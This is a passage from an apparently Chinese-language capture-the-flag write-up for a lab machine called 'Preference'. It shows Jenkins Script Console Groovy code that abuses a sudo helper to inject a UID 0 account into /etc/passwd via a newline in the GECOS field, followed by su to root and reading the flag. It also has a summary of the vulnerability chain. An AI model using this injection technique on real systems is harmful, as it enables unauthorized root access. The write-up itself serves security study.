
```
gaoyan8764@Preference:~$ grep '^jenkins:' /etc/passwd
jenkins:x:1001:1001::/var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$
```



Preference-12.png

再通过 Script Console 把 GECOS 字段改为 **probe**：

```
def p = [
    "/usr/bin/sudo",
    "/usr/local/bin/edit_passwd",
    "jenkins",
    "probe"
].execute()
p.waitFor()
println p.in.text
println p.err.text
```



The screenshot shows the Jenkins web interface. At the top, there's a navigation bar with the Jenkins logo, 'Manage Jenkins', and 'Script Console'. Below this is a large text area containing a shell script. To the right of the script area is a 'Run' button. Below the script area is a 'Result' section with a copy icon. The output of the script is displayed in the Result section.

Jenkins / Manage Jenkins / Script Console

```
1 def p = [
2     "/usr/bin/sudo",
3     "/usr/local/bin/edit_passwd",
4     "jenkins",
5     "probe"
6 ].execute()
7 p.waitFor()
8 println p.in.text
9 println p.err.text
```

Run

Result 

```
Editing GECOS field for user: jenkins (UID: 1001)
Successfully updated GECOS field for user: jenkins
```

Preference-13.png

再次查看 `/etc/passwd`，可以看到只有第五个字段发生变化：

```
gaoyan8764@Preference:~$ grep '^jenkins:' /etc/passwd
jenkins:x:1001:1001::/var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$ grep '^jenkins:' /etc/passwd
jenkins:x:1001:1001:probe:/var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$
```



Preference-14.png

`edit_passwd` 会把用户输入写入 GECOS 字段，同时保留 home 和 shell。若参数中的换行未被过滤，就可以在原记录中插入第二条 passwd 记录。

提权并获取 root flag

先生成已知密码 `Pwn8764!` 的 SHA-512-crypt 哈希：

```
openssl passwd -6 -salt pwnsalt 'Pwn8764!'
```

在 Script Console 中把换行和 UID 0 记录作为 GECOS 参数传入：

```
def hash =
'$6$pwnsalt$uIeXauhKs/f4hn8ZBwaP9gRMaeh/OIP9d8bvwTaU3YGSi/Q5cRHBaXq9wDXGhnKEm.
FPHEAqhsAl0eB7SG6h3.'
def injected = "probe\npwn:" + hash + ":0:0:"
def p = [
    "/usr/bin/sudo",
    "/usr/local/bin/edit_passwd",
    "jenkins",
    injected
].execute()
p.waitFor()
println p.in.text
println p.err.text
```

回到 SSH shell 验证注入结果：

```
grep -E '^(jenkins|pwn):' /etc/passwd  
getent passwd pwn
```

新记录为 **pwn**、UID/GID 均为 0，并复用了 Jenkins 的 home 和 shell。

```
gaoyan8764@Preference:~$ grep '^jenkins:' /etc/passwd  
jenkins:x:1001:1001::/var/lib/jenkins:/bin/bash  
gaoyan8764@Preference:~$ grep '^jenkins:' /etc/passwd  
jenkins:x:1001:1001:probe:/var/lib/jenkins:/bin/bash  
gaoyan8764@Preference:~$ tail -n 3 /etc/passwd  
getent passwd pwn  
gaoyan8764:x:1000:1000::/home/gaoyan8764:/bin/bash  
jenkins:x:1001:1001:probe  
pwn:$6$pwnsalt$uIeXauhKs/F4hn8ZBwaP9gRMaeh/0IP9d8bvWtaU3YGsi/Q5cRHBaX  
q9wDXGhnKEm.FPHEAqhsAl0eB7SG6h3.:0:0::/var/lib/jenkins:/bin/bash  
pwn:$6$pwnsalt$uIeXauhKs/f4hn8ZBwaP9gRMaeh/0IP9d8bvWtaU3YGsi/Q5cRHBaX  
q9wDXGhnKEm.FPHEAqhsAl0eB7SG6h3.:0:0::/var/lib/jenkins:/bin/bash  
gaoyan8764@Preference:~$ |
```

Preference-15.png

切换到新账户：

```
su pwn  
# password: Pwn8764!  
id  
cat /root/root.txt
```

读取 root flag：


```
getent passwd pwn
gaoyan8764:x:1000:1000::/home/gaoyan8764:/bin/bash
jenkins:x:1001:1001:probe
pwn:$6$pwnsalt$uIeXauhKs/f4hn8ZBwaP9gRMaeh/0IP9d8bvwTaU3YGSi/Q5cRHBaX
q9wDXGhnKEm.FPHEAqhsA10eB7SG6h3.:0:0::/var/lib/jenkins:/bin/bash
pwn:$6$pwnsalt$uIeXauhKs/f4hn8ZBwaP9gRMaeh/0IP9d8bvwTaU3YGSi/Q5cRHBaX
q9wDXGhnKEm.FPHEAqhsA10eB7SG6h3.:0:0::/var/lib/jenkins:/bin/bash
gaoyan8764@Preference:~$ su pwn
Password:
root@Preference:/home/gaoyan8764# id
uid=0(root) gid=0(root) groups=0(root)
root@Preference:/home/gaoyan8764# cat /root/root.txt
flag{root-f528c6318cb57c8f56f8b9ebf9a10b56}
root@Preference:/home/gaoyan8764#
```

Preference-16.png

总结

- 请求分流与 XML 序列化分支暴露了内部敏感字段。
- 员工备注中保存了明文 SSH 和 Jenkins 凭据。
- 普通用户可直接读取包含内部凭据的员工数据库。
- Jenkins 管理账户可通过 Script Console 以服务账户执行系统命令。
- Jenkins 可免密调用参数不受限的 root 辅助程序。
- `edit_passwd` 未拒绝换行和冒号，导致 `/etc/passwd` 结构注入及 UID 0 提权。